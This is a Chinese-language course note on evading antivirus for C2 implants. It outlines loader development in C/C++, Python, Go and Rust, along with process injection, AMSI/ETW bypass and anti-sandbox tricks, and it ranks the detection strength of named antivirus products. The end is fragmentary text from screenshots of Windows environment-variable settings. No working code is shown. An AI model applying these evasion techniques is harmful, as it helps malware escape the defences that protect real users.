


Day157 免杀对抗-C2远控篇&Golang&Rust&冷门语言&Loader加载器&对抗优势&减少熵值特征



1.知识点

- 1、环境准备-单机系统&杀毒产品&流量产品
- 2、Webshell-静态对抗&动态对抗&工具对抗
- 3、Webshell-代码混淆&流量绕过&源码魔改

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改冰蝎-防识别-打乱特征指纹-使用即变异
- 3、魔改冰蝎-防查杀-新增加密协议-生成即免杀

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改哥斯拉-防识别-打乱特征指纹-使用即变异

- 3、魔改哥斯拉-防查杀-新增后门插件-生成即免杀

-
- 1、C2远控-免杀基础-基本知识&环境搭建
 - 2、C2远控-ShellCode-生成&提取&加载
 - 3、C2远控-ShellCode-Loader免杀开发

-
- 1、C2远控-ShellCode-C/C++加密混淆
 - 2、C2远控-ShellCode-C/C++干扰识别
 - 3、C2远控-ShellCode-C/C++后续升级

-
- 1、C2远控-ShellCode分离-C/C++内存加载
 - 2、C2远控-ShellCode分离-C/C++文件&参数
 - 3、C2远控-ShellCode分离-C/C++协议&管道

-
- 1、C2远控-ShellCode分离-Python内存加载
 - 2、C2远控-ShellCode分离-Python文件&参数
 - 3、C2远控-ShellCode分离-Python协议&管道

-
- 1、C2远控-ShellCode分离-C/C++API函数调用
 - 2、C2远控-ShellCode分离-C/C++inlineHook
 - 3、C2远控-ShellCode分离-C/C++动态内存加密

-
- 1、C2远控-特征消除-编译&资源&壳保护
 - 2、C2远控-红队技能-进程镂空&傀儡进程
 - 3、C2远控-红队技能-APC注入&进程欺骗

-
- 1、C2远控-加载分离-DLL注入&劫持&镂空
 - 2、C2远控-加载分离-白加黑调用新增更改DLL

-
- 1、C2远控-抗沙盒沙箱-机器特征&真机判断
 - 2、C2远控-抗逆向调试-API&调试器行为功能

-
- 1、C2远控-PowerShell文件-冷门混淆器&去特征
 - 2、C2远控-PowerShell文件-分割&绕AMSI&ETW

-
- 1、C2远控-PowerShell&C#-Bypass ETW
 - 2、C2远控-PowerShell&C#-Bypass AMSI
-

- 1、C2远控-其他语言-Go&Rust-基础环境搭建
 - 2、C2远控-其他语言-Go&Rust-Loader加载器
-

2.详细点

2.1 常见杀软特点总结



- 1 杀软一般通过一下几点来检测恶意软件和行为:
- 2 1、静态查杀: 最基本的查杀方式, 主要通过对文件的特征码进行扫描, 匹配已知的病毒特征库。如果发现文件特征码与病毒特征库中的某个病毒特征码相匹配, 就判断该文件为病毒; 部分杀软会在静态查杀时将程序放入沙箱中运行几秒的方式以检测程序是否是恶意程序。
- 3 2、动态(主动)查杀: 通过在程序运行时扫描程序内存是否匹配病毒特征的方式主动发现恶意程序。在EDR中还会挂钩敏感的windows API, 在程序调用到被挂钩的API时检查函数参数和调用栈以检测恶意程序。
- 4 3、流量监控: 监控网络流量, 分析网络数据包, 如果发现异常流量或者已知的恶意流量特征, 就可能是恶意软件在进行网络活动。
- 5 4、行为监控: 监控程序的运行行为, 如文件操作、注册表操作等。如果发现某个程序的行为超出了正常范围, 就可能是恶意软件。

2.2 常见杀软特点



- 1 火绒: 静态查杀能力弱, 没有动态查杀, 横向移动防护比较强, frp等内网穿透受影响。
- 2 360安全卫士/360杀毒: 静态查杀能力较强, 没有动态查杀, 如果开启了核晶模式, 则行为查杀比较强, 注入进程等敏感行为会被拦截; 核晶模式在物理机中默认开启, 在虚拟机中默认关闭。
- 3 360QVM: 360QVM 简单的说就是使用了机器学习辅助查杀, 在360杀毒引擎设置中开启 360QVM 后静态查杀会变得非常流氓, 有一点特征就会被查杀。
- 4 windows Defender: 静态查杀能力较强, 动态查杀较强, 监控 HTTP 流量。
- 5 卡巴斯基: 普通版静态查杀能力一般, 企业版静态查杀能力较强, 动态查杀较强。
- 6 ESET: 静态查杀能力较强, 没有动态查杀。

2.3 静态查杀能力强弱



- 1 火绒 < 360安全卫士、360杀毒、windows Defender、卡巴斯基标准版 < 卡巴斯基企业版、ESET < 360QVM。
- 2 目前见过静态查杀能力最强的属360QVM, 连国外的杀软都有所不及, 可以说360QVM是非常流氓的了。

2.4 动态查杀能力强弱



- 1 火绒、360、ESET < 卡巴斯基 < windows Defender。
- 2 火绒、360、ESET 这几个没有动态查杀。

2.5 C2应用&&加载语言



- 1 CS (CobaltStrike)、MSF (Metasploit)、Viper、Ghost, 比较小众的C2有Supershell、Manjusaka等, 还有个人开发的 C2。



- 1 常见的用来制作免杀语言有C/C++、C#、Powershell、Python、Go、Rust等
- 2 C/C++: 使用最多也是制作免杀的首选语言, 很多高级的免杀技术都是使用C/C++来实现, Github 上很多高星的、优秀的免杀项目也是使用C/C++来实现。
- 3 C#: 结合了C++的性能和Java的易用性, 通过.NET框架来访问各种API, 写起免杀来更为简单, 但是基于.NET框架的语言也比其他语言更容易被检测到。
- 4 Powershell: 基于.NET框架的脚本语言, 可以很方便的执行, 也可以很容易的将Powershell脚本转为C#程序, 同C#一样也容易被检测到, 2.0以上版本需绕过AMSI。
- 5 Python: 语法简单, 写起来容易, 大部分学免杀的新手都会Python, 认为Python容易, 自己也懂Python, 于是从Python 开始学免杀, 而结果恰恰相反, Python写起免杀来比C/C++还要复杂, 在C/C++中可以直接调用 windows API, 在 Python 中则要通过一层转化间接调用windows API, 而且Python打包的程序报毒比较高, 体积比较大。
- 6 Go: 适合编写高性能的网络应用程序, 很多内网穿透工具和漏洞扫描工具如Frp、Fscan等都使用 Go 进行开发, 学习Go 语言免杀可以对这些工具进行免杀。
- 7 Rust: Rust性能同C/C++, 结构比较整洁但是语法复杂, 不适合新手选择。
- 8 其他: ASM、Nim、Java等

补充:

编辑器设置 VS

<https://mp.weixin.qq.com/s/UJlVvagNjmy9E-B-XjBHyw>

编译器差异 G++ GCC

https://blog.csdn.net/weixin_41012767/article/details/129365597

突破内存扫描

项目参考: <https://github.com/wangfly-me/LoaderFly>

360开启核晶 (Vmware)

<https://blog.csdn.net/fishfishfishman/article/details/134156418>

3.演示案例

3.1 C2远控-其他语言-Go&Rust-基础环境搭建

1

1、Go开发环境搭建

2

go 安装

3

<https://go.dev/dl/>

4

goland 安装

5

<https://www.jetbrains.com/go/download/>

6

proxy 环境变量

7

<https://goproxy.io/zh/docs/getting-started.html>

8

go run

9

go build

1

网上给到的Go loader直接被秒的

2

处理:

3

1、处理EXE熵值, 加签名和资源保护

4

2、在Go代码中换加载逻辑代码 (Go开发)

(1) proxy环境变量:

暂停播放

18:28

您正在共享屏幕

正在讲话: 小迪安全

20:30

03月14日 星期四 早春·三·二月廿五

系统设置

Administrator 本地账户

查找设置

系统

蓝牙和其他设备

网络和 Internet

个性化

应用

帐户

时间和语言

游戏

辅助功能

隐私和安全

Windows 更新

环境变量

Administrator 的用户变量(U)

在系统和admin环境变量中添加该变量

变量

值

Android

D:\platform-tools

ChocolateyLastPathUpdate

133265640150729121

GoLand

D:\GoLand 2023.3.5\bin

GOPATH

C:\Users\Administrator\go

GOPROXY

https://goproxy.io,direct

IntelliJ IDEA

D:\IntelliJ IDEA 2023.1\bin

JAVA_HOME

D:\jdk1.8.0_291

JRE_HOME

D:\JDK1.8\jre

新建(N)...

编辑(E)...

删除(D)

系统变量(S)

变量

值

Android

D:\platform-tools

ChocolateyInstall

C:\ProgramData\chocolatey

ComSpec

C:\Windows\System32\cmd.exe

DriverData

C:\Windows\System32\Drivers\DriverData

GOPROXY

https://goproxy.io,direct

JAVA_HOME

D:\jdk1.8.0_291

JRE_HOME

D:\JDK1.8\jre

MAVEN_HOME

F:\apache-maven-3.9.1

新建(N)...

编辑(E)...

删除(D)

确定

取消

安装日期

2022-09-12

操作系统版本

22000.2538

体验



Windows 功能体验包 1000.22001.1000.0

Microsoft 服务协议



Microsoft 软件许可条款



20:30


